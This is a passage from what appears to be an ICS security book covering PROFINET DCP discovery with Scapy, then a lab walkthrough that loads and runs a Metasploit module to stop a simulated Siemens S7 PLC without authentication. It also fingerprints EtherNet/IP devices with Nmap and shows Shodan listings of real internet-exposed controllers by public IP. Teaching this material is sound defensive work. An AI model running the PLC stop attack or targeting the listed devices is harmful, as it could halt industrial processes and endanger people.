
```
>>> import binascii
>>> raw =
binascii.unhexlify('010ecf000000000c29c0b5ff810000008892fefe050004000004008
00004ffff0000000000000000000000000000000000000000000000000000')
>>> DCPpkt = Ether(raw)
>>> del DCPpkt.src
# This deletes my lab machine MAC address and will make
# Scapy fill in your lab machine MAC
>>> sendp(DCPpkt)
```

The discovery packet created from the Scapy commands looks like this:



```
pn_dcp                                                                    Expression

   Time          Source           Destination      Protocol
 3 0.000000000   Vmware_8f:79:2c  PN-MC_00:00:00   PN-DCP
 4 1.982934976   Vmware_c0:b5:ff  Vmware_8f:79:2c  PN-DCP
70 83.116369020  Vmware_f2:7e:ce  PN-MC_00:00:00   PN-DCP
71 1.976779978   Vmware_c0:b5:ff  Vmware_f2:7e:ce  PN-DCP

▸ Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▾ Ethernet II, Src: Vmware_8f:79:2c (00:0c:29:8f:79:2c), Dst: PN-MC_00:00:00 (01:0e:cf:00:00:00)
  ▸ Destination: PN-MC_00:00:00 (01:0e:cf:00:00:00)
  ▸ Source: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
    Type: 802.1Q Virtual LAN (0x8100)
▸ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 0
▾ PROFINET acyclic Real-Time, ID:0xfefe, Len:  40
    FrameID: 0xfefe (Real-Time: DCP (Dynamic Configuration Protocol) identify multicast request)
▾ PROFINET DCP, Ident Req, Xid:0x4000004, All
    ServiceID: Identify (5)
    ServiceType: Request (0)
    Xid: 0x04000004
    ResponseDelay: 128
    DCPDataLength: 4
  ▸ Block: All/All
```

The response packet from the server is shown in the following figure. The responding machine is the step 7 programming station, as can be deduced from comparing the MAC address in the packet, used to extract the request HEX string, with the responding MAC address in the response packet:



```
pn_dcp

   Time          Source             Destination        Protocol
 3 0.000000000   Vmware_8f:79:2c    PN-MC_00:00:00     PN-DCP
 4 1.982934976   Vmware_c0:b5:ff    Vmware_8f:79:2c    PN-DCP
70 83.116369020  Vmware_f2:7e:ce    PN-MC_00:00:00     PN-DCP
71 1.976779978   Vmware_c0:b5:ff    Vmware_f2:7e:ce    PN-DCP
```

```
▸ Frame 4: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits) on interface 0
▾ Ethernet II, Src: Vmware_c0:b5:ff (00:0c:29:c0:b5:ff), Dst: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
  ▸ Destination: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
  ▸ Source: Vmware_c0:b5:ff (00:0c:29:c0:b5:ff)
    Type: 802.1Q Virtual LAN (0x8100)
▸ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 0
▾ PROFINET acyclic Real-Time, ID:0xfeff, Len: 114
    FrameID: 0xfeff (Real-Time: DCP (Dynamic Configuration Protocol) identify response)
▾ PROFINET DCP, Ident Ok , Xid:0x4000004, Dev-Options(14), DeviceVendorValue, NameOfStation:"pac-09f7134
    ServiceID: Identify (5)
    ServiceType: Response Success (1)
    Xid: 0x04000004
    Reserved: 0
    DCPDataLength: 104
  ▸ Block: Device/Device Options, BlockInfo: Reserved, 14 options
  ▸ Block: Device/Manufacturer specific, BlockInfo: Reserved, DeviceVendorValue: "S7-PC"
    Padding: 1 byte
  ▸ Block: Device/NameOfStation, BlockInfo: Reserved, "pac-09f71346f46"
    Padding: 1 byte
  ▸ Block: Device/Device ID, BlockInfo: Reserved, VendorID: 0x002a / DeviceID: 0x0202
  ▸ Block: Device/Device Role, BlockInfo: Reserved, IO-Controller
  ▸ Block: IP/IP, BlockInfo: IP set, IP: 192.168.179.134, Subnet: 255.255.255.0, Gateway: 192.168.179.2
```

Also, note the information that can be obtained from this packet, the remote computer's IP address, computer name, device function, and so on. With many ICS networks not incorporating DHCP, it could be challenging to find out what IP address to assign to the attacking computer that was just connected to an unfamiliar network. As DCP is a local network link layer protocol and doesn't need an assigned IP address, we can first send this discovery packet to find out what IP address settings (subnet, gateway, and so on) are necessary to give ourselves an address in the same range as the discovered step 7 computer.

As an alternative tool to get this job done, `profinet_scanner.py` from `https://github.com/Boxbop/scada-tools` will do the trick:

```
scada-tools-master# ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.10  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::c9a3:66d:dbdf:2576  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f2:7e:ce  txqueuelen 1000  (Ethernet)
        RX packets 213883  bytes 216677511 (206.6 MiB)
        RX errors 0  dropped 25  overruns 0  frame 0
        TX packets 19549  bytes 1958384 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


scada-tools-master# python profinet_scanner.py

Begin emission:
Finished to send 1 packets.
...*
```

```
Received 4 packets, got 1 answers, remaining 0 packets
found 1 devices
mac address        : type of station : name of station : vendor id : device
id : device role : ip address      : subnet mask     : standard gateway
00:0c:29:c0:b5:ff : S7-PC           : pac-09f71346f46 : 002a      : 0202
: 02          : 192.168.179.134 : 255.255.255.0   : 192.168.179.2
```

The PC running the command (the Kali VM we build) is on a different subnet than the responding PC.

As you can see, PROFINET, much like Modbus, is an open, unencrypted, and unprotected protocol, and with local network access, it can be attacked with pretty conventional IT attack vectors and methods.

## S7 communication and the stop CPU vulnerability

Not directly part of the PROFINET standard but often used in the same area of a plant or on the same ICS network is the S7comm protocol. **S7comm** (known as **S7 Communication**) is a Siemens proprietary protocol that allows communication between Programmable Logic Controllers at or a PLC and a programming Terminal. It is used to facilitate the programming of a PLC, communication between several PLCs, or communication between a **SCADA** (known as **Supervisory control and data acquisition**) system and PLCs. The S7comm protocol runs on top of **COTP** (known as **Connection Oriented Transport Protocol**), which is the connection transport protocol of the ISO protocol family. Refer to `https://wiki.wireshark.org/IsoProtocolFamily` for more details on the ISO protocol family.

The following table shows a simplified overview of the core ISO protocols:

| **Sr.** | **OSI layer** | **Protocol** |
|---|---|---|
| 7 | Application layer | S7 communication |
| 6 | Presentation layer | S7 communication |
| 5 | Session layer | S7 communication |
| 4 | Transport layer | COTP |
| 3 | Network layer | Internet Protocol |

| | | |
|---|---|---|
| 2 | Data link layer | Ethernet |
| 1 | Physical layer | Ethernet |

To establish a connection to an S7 PLC, there are three steps:

1. Connect to PLC on TCP port `102`.
2. Connect on ISO layer (**COTP Connect Request**).
3. Connect on S7comm layer (`s7comm.param.func = 0xf0`, set up communication).

The step 1 uses the IP address of the PLC/CP.

The step 2 is used as a destination TSAP with a length of 2 bytes. The first byte of the destination TSAP codes the communication type (`1=PG`, `2=OP`). The second byte of the destination TSAP codes the rack and slot number: this is the position of the PLC CPU. The slot number is coded in bits 0-4, and the rack number is coded in bits 5-7.

The step 3 is for negotiation of S7comm-specific details (such as the PDU size).

Abusing the S7comm protocol, there is a known feature/vulnerability in Siemens PLCs, where an attacker can remotely stop an S7 PLC. Let's take a look at how an attack on this vulnerability takes place. The exploit comes with a recently up-to-date exploit-db that we saw installed on the Kali Linux VM. So, let's do a search for the vulnerability:

```
# searchsploit 'Siemens Simatic S7'

------------------------------------------------------- -------------------
---------------
 Exploit Title                                         |  Path
                                                           |
(/usr/share/exploitdb/platforms/)
------------------------------------------------------- -------------------
---------------
Siemens Simatic S7-300/400 - CPU START/STOP Module (Me |
hardware/remote/19831.rb
Siemens Simatic S7-300 - PLC Remote Memory Viewer (Met |
hardware/remote/19832.rb
Siemens Simatic S7-1200 - CPU START/STOP Module (Metas |
hardware/remote/19833.rb
Siemens Simatic S7 1200 - CPU Command Module (Metasplo |
hardware/remote/38964.rb
------------------------------------------------------- -------------------
---------------
```

```
# cat /usr/share/exploitdb/platforms/hardware/remote/19831.rb

# Exploit Title: Siemens Simatic S7 300/400 CPU command module
# Date: 7-13-2012
# Exploit Author: Dillon Beresford
# Vendor Homepage: http://www.siemens.com/
# Tested on: Siemens Simatic S7-300 PLC
# CVE : None

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

 include Msf::Exploit::Remote::Tcp
 include Rex::Socket::Tcp
 include Msf::Auxiliary::Scanner

 def initialize(info = {})
  super(update_info(info,
    'Name'=> 'Siemens Simatic S7-300/400 CPU START/STOP Module',
    'Description'   => %q{
    The Siemens Simatic S7-300/400 S7 CPU start and stop functions over
ISO-TSAP
    this modules allows an attacker to perform administrative commands
without authentication.
    This module allows a remote user to change the state of the PLC between
    STOP and START, allowing an attacker to end process control by the PLC.
...
```

As the description in the exploit states, the exploit allows unauthenticated administrative commands such as the start and stop of the Siemens S7 PLC. The module is written to work under the Metasploit framework. The Metasploit framework is a toolset for developing and executing exploit code against a remote target machine. Refer to `https://www.rapid7.com/products/metasploit/` for more details. The framework comes, as you can probably guess by now, pre-installed with Kali Linux.

Metasploit comes with a ton of exploits already included; however, this Siemens exploit needs to be added. As the exploit was written with the usage of Metasploit in mind, this is a simple task. To add the module, run the following commands on the Kali Linux VM:

```
# cd ~/.msf4/modules/
~/.msf4/modules# mkdir -p auxiliary/hardware/scada
~/.msf4/modules# cp /usr/share/exploitdb/platforms/hardware/remote/19831.rb
~/.msf4/modules/auxiliary/hardware/scada/

~/.msf4/modules# service postgresql start
```

To adjust for using a newer Metasploit framework, we need to change the same code in the `19831.rb` file. In the file take a look on the line 29:

```
OptInt.new('MODE', [false, 'Set true to put the CPU back into RUN
mode.',false]),
```

Change the preceding to this:

```
OptInt.new('MODE', [false, 'Mode 1 to Stop CPU. Set Mode to 2 to put the
CPU back into RUN mode.',1]),
```

With the script fixed, we can now continue the exploitation process:

```
~/.msf4/modules# msfconsole

msf > reload_all
[*] Reloading modules from all module paths...

msf > search siemens
Matching Modules
================
   Name                                 Disclosure Date  Rank
Description
   ----                                  ---------------  ----     ---------
--
   auxiliary/hardware/scada/19831        2011-05-09     normal   Siemens
S7-300/400 CPU START/STOP Module
   auxiliary/scanner/scada/profinet_siemens             normal   Siemens
Profinet Scanner
   …
```

At this point, the exploit module is added and we can start using it by entering the following commands:

```
msf > use auxiliary/hardware/scada/19831
msf auxiliary(19831) > show info

       Name: Siemens Simatic S7-300/400 CPU START/STOP Module
     Module: auxiliary/hardware/scada/19831
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2011-05-09

Provided by:
  Dillon Beresford

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CYCLES   10               yes       Set the amount of CPU STOP/RUN
cycles.
  MODE     false            no        Set true to put the CPU back into RUN
mode.
  RHOSTS                    yes       The target address range or CIDR
identifier
  RPORT    102              yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads

Description:
  The Siemens Simatic S7-300/400 S7 CPU start and stop functions over
  ISO-TSAP this modules allows an attacker to perform administrative
  commands without authentication. This module allows a remote user to
  change the state of the PLC between STOP and START, allowing an
  attacker to end process control by the PLC.

References:
  http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-186-01.pdf
  http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-161-01.pdf

msf auxiliary(19831) >
```

The module is loaded in Metasploit, but before we can start attacking something, we need a target. Now, not having to shell out the money for a Siemens PLC, we are going to install a Siemens S7 PLC simulator implemented in Python on our previously build Ubuntu VM. Download the latest version of the snap7 32/64-bit multi-platform Ethernet S7 PLC communication suite, located at `https://sourceforge.net/projects/snap7/files/`. Extract the files in `/tmp/ snap7-full/`. Then, follow these instructions:

```
cd snap7-full
sudo apt install python-pip
sudo pip install python-snap7
cd build/unix/
make -f x86_64_linux.mk
cd ../bin/x86_64-linux/
sudo cp libsnap7.so /usr/lib/
sudo ldconfig
sudo python
```

Switching to the Python console, enter the following commands to start a `snap7` server:

```
>>> import snap7
>>> s7server = snap7.server.Server()
>>> s7server.create()
>>> s7server.start()
```

Verify the status of the newly created PLC server:

```
>>> s7server.get_status()
('SrvRunning', 'S7CpuStatusRun', 0)
```

Continue our efforts on the Kali Linux machine with the following:

```
msf auxiliary(19831) > show options

Module options (auxiliary/hardware/scada/19831):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CYCLES   10               yes       Set the amount of CPU STOP/RUN
cycles.
   MODE     1                no        Mode 1 to Stop CPU. Set Mode to 2 to
put the CPU back into RUN mode
   RHOSTS                    yes       The target address range or CIDR
identifier
   RPORT    102              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads
```

The only variable we need to set is `RHOSTS`. Set it to `192.168.179.13`, the IP address of the Ubuntu VM, and then run the exploit with the command exploit:

```
msf auxiliary(19831) > set RHOSTS 192.168.179.131
RHOSTS => 192.168.179.131
msf auxiliary(19831) > exploit
[+] 192.168.179.131:102   - 192.168.179.131 PLC is running, iso-tsap port
is open.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We look at the status for the S7 PLC simulator on the Ubuntu VM:

```
>>> s7server.get_status()
('SrvRunning', 'S7CpuStatusStop', 2)
```

And with that, we just gave someone a bad day at work.

Why does this succeed? Well, if you remember, PROFINET and most other ICS protocols do not include functionality for using authentication. Anyone with the right tools and knowledge of the address of the PLC can send this stop command. The method used to find the stop command sequence of HEX values was pretty much the same as what we used during the earlier exercise to find the command to discover local network attached nodes. It comes down to watching the traffic between a programming station and the PLC or end devices.


Siemens has attempted to combat replay and unauthenticated command attacks by adding a password check for certain actions. Downloadable as part of Aleksandr Timorin's Scada tools collection (`https://github.com/Boxbop/scada-tools`), there are two scripts that can extract password hashes out of the S7 project file or extract the hashes from a network packet capture.

## EtherNet/IP and the Common Industrial Protocol

EtherNet/IP is an industrial networking standard, developed by Rockwell Automation and managed and maintained by **Open DeviceNet Vendors Association** (**ODVA**) and **ControlNet International** (**CNI**). EtherNet/IP (IP stands for Industrial Protocol), is part of the three open network standards (DeviceNet, ControlNet, and EtherNet/IP) that all use a common application layer, the Common Industrial Protocol, or CIP, while using different network media.


EtherNet/IP uses the same network media Ethernet runs over: twisted pair Ethernet cables, for example. DeviceNet runs over 120-Ohm shielded twisted pair (signal/power pairs) and ControlNet uses a low-loss, RG-6 quad-shield coaxial cable to do its work.

For this book, we will be concentrating on CIP with EtherNet/IP:



The EtherNet/IP protocol follows the **Open System Interconnection** (**OSI**) model. It uses the Data Transport Layers (the Ethernet and TCP/IP layers) of the OSI model to address and deliver packets between devices. EtherNet/IP uses the Application Layer (session layer and higher) to implement the **Common Industrial Protocol** (**CIP**) by encapsulating the contents of the CIP protocol into TCP or UDP data frames.

The following figure gives a visual presentation of the placement of the **EtherNet/IP** protocol within a typical CIP carrying Ethernet frame:




The **EtherNet/IP** protocol establishes and maintains a CIP session where this is required, such as grabbing a tag value from a PLC or programming a PLC from a computer. The CIP protocol implements the requested actions of retrieving the tag value or sending the commands that change the user application code in the PLC.

CIP is a strictly object-oriented protocol at the upper layers. Each CIP object has attributes (data), services (commands), connections, and behaviors (the relationship between attribute values and services). CIP embraces a wide object library to support general-purpose network communications, network services such as file transfer, and typical automation functions such as analog and digital input/output devices, HMI, motion control, and position feedback. To provide interoperability, the same object, or groups of objects, employed in two or more devices, behave identically from device to device.

A grouping of objects used in a device is known as that device's **object model**. The object model in CIP is based on the producer-consumer communication model, which offers more efficient use of network resources than a source-destination model by enabling the exchange of application information between a sending device (for example, the producer) and many receiving devices (for example, the consumers). This whole process does not require data to be transmitted multiple times by a single source to multiple destinations.

CIP uses explicit and implicit EtherNet/IP communication types:



Explicit messaging has a request/reply (or client/server) nature; this type of communication is used for non-real-time data (that is, data that doesn't have a specific transmission time), such as program download/upload, diagnostics, and configuration, and so on. The CIP message is encapsulated in the TCP/IP protocol for data transmission, and both the request and reply will be unicast. Explicit messages include a description of their meaning (expressed explicitly), so the transmission is less efficient but flexible. It may be used by an HMI to collect data or by a device programming tool.

Implicit messaging is often referred to as **I/O** and is time-critical in nature. Typically, this type of communication is used for real-time data exchanges, where speed and low latency are important. Implicit messages include very little information about their meaning, so the transmission is more efficient but less flexible than explicit messaging. The interpretation of the transmitted data is fast. For EtherNet/IP, implicit messaging uses UDP for the encapsulation and can be multicast or unicast.

CIP is truly media-independent and supported by hundreds of vendors globally. It endows its users with unified communication architecture throughout the manufacturing enterprise. Because of this, it is not uncommon to see CIP at all levels of the enterprise or even out on the internet.

As a first exercise, we are going to look at the impact of having an EtherNet/IP-enabled device sitting on the internet.

## Shodan: The scariest search engine on the internet

To find internet-connected EtherNet/IP devices, we could scan the internet for devices with an open EtherNet/IP port (TCP or UDP port `44818`). Not only would that take a long time, its legal implications are debatable. Thankfully, there are services out there that have done the heavy lifting for us. `https://www.shodan.io/` is one of these services.

Quoted from Wikipedia (`https://en.wikipedia.org/wiki/Shodan_(website)`):

> *"Shodan is a search engine that lets the user find specific types of computers (web cams, routers, servers, and so on) connected to the Internet using a variety of filters. This can be information about the server software, what options the service supports, a welcome message or anything else that the client can find out before interacting with the server."*

What does this mean exactly? A service like Google will crawl the Web to index web pages, which are slabs of HTML, text, script, data and so on, returned by sending `GET` requests to a web server. Shodan indexes the responses from querying the information about the service itself, such as the specifics about a server's running HTTP, Telnet, SNMP, or SSH service. This information comes in the way of banners that get sent when connecting to the server or service in question.

Here is an HTTP server example:

```
# ncat 172.25.30.22 80
GET / HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Sat, 20 May 2017 17:36:57 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
```

Here is an SSH server example:

```
# ssh 172.25.30.22 -v
OpenSSH_7.4p1 Debian-10, OpenSSL 1.0.2k  26 Jan 2017
…
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.4p1
Debian-10
debug1: match: OpenSSH_7.4p1 Debian-10 pat OpenSSH* compat 0x04000000
…
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: Server host key: ecdsa-sha2-nistp256
SHA256:USIikoMp7u9qbI0s3395IEo9bpdLx8a/bVHKxDCbQYU
…
```

So, let's see what an EtherNet/IP device returns when we query it. For this, I am going to use the Nmap script `enip-info`. I will be targeting a physical Ethernet module I have running in my lab. If you are not as lucky to have one at your disposal, you can run a Python-implemented EtherNet/IP stack on the Ubuntu VM to follow along. The stack is part of the Python CPPPO module written by Perry Kundert `https://github.com/pjkundert`. To get the CPPPO Python module installed and the EtherNet/IP server up and running, enter the following commands on the Ubuntu VM:

```
$ sudo pip install --upgrade cpppo
$ python -m cpppo.server.enip -v
05-20 11:05:54.167 MainThread root     NORMAL   main       Loaded config
files: []
05-20 11:05:54.167 MainThread enip.srv NORMAL   main       …
```


Here is how we use Nmap to query the EtherNet/IP device. Note that if you are targeting the Ubuntu VM, you would use the IP address `192.168.179.131` instead:

```
~# nmap 172.25.30.10 -p 44818 --script=enip-info
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-20 14:09 EDT
Nmap scan report for 172.25.30.10
Host is up (0.00064s latency).
PORT      STATE SERVICE
44818/tcp open  EtherNet-IP-2
| enip-info:
|   Vendor: Rockwell Automation/Allen-Bradley (1)
|   Product Name: 1756-EN2T/B
|   Serial Number: 0x00611ab0
|   Device Type: Communications Adapter (12)
|   Product Code: 166
|   Revision: 5.28
|_  Device IP: 172.25.30.10
MAC Address: 00:00:BC:5B:BF:F1 (Rockwell Automation)
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

The Python-implemented stack will return different results:

```
44818/tcp open  EtherNet-IP-2
| enip-info:
|   Vendor: Rockwell Automation/Allen-Bradley (1)
|   Product Name: 1756-L61/B LOGIX5561
|   Serial Number: 0x006c061a
|   Device Type: Programmable Logic Controller (14)
|   Product Code: 54
|   Revision: 20.11
|_  Device IP: 0.0.0.0
```

Now, suppose we take a unique, but not too unique, piece of identifying information from this result to use in Shodan, something like `Device Type: Communications Adapter`:



TOTAL RESULTS

1,952

TOP COUNTRIES

| | |
|---|---|
| United States | 946 |
| Netherlands | 291 |
| Canada | 174 |
| Spain | 95 |
| Taiwan, Province of China | 56 |

TOP SERVICES

| | |
|---|---|
| EtherNetIP | 1,938 |
| 2001 | 3 |
| 61800 | 1 |
| 55122 | 1 |
| 50544 | 1 |

TOP ORGANIZATIONS

| | |
|---|---|
| Verizon Wireless | 474 |
| KPN | 289 |
| AT&T Wireless | 112 |
| AT&T Internet Services | 22 |
| Vodafone Spain | 19 |

**166.130.138.221**
mobile-166-130-138-221.mycingular.net
AT&T Wireless
Added on 2017-05-20 17:53:16 GMT
United States
Details
ics

```
Product name: 1763-L16BWA B/14.00
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x9ca1541b
Device type: Communications Adapter
Device IP: 192.168.69.90
```

**166.143.234.236**
236.sub-166-143-234.myvzw.com
Verizon Wireless
Added on 2017-05-20 17:40:50 GMT
United States
Details
ics

```
Product name: 1763-L16BBB B/12.00
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x9ca09294
Device type: Communications Adapter
Device IP: 192.168.1.20
```


**166.154.54.93**
93.sub-166-154-54.myvzw.com
Verizon Wireless
Added on 2017-05-20 17:30:57 GMT
United States
Details

```
Product name: 1756-EN2T/D
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x00c59ee7
Device type: Communications Adapter
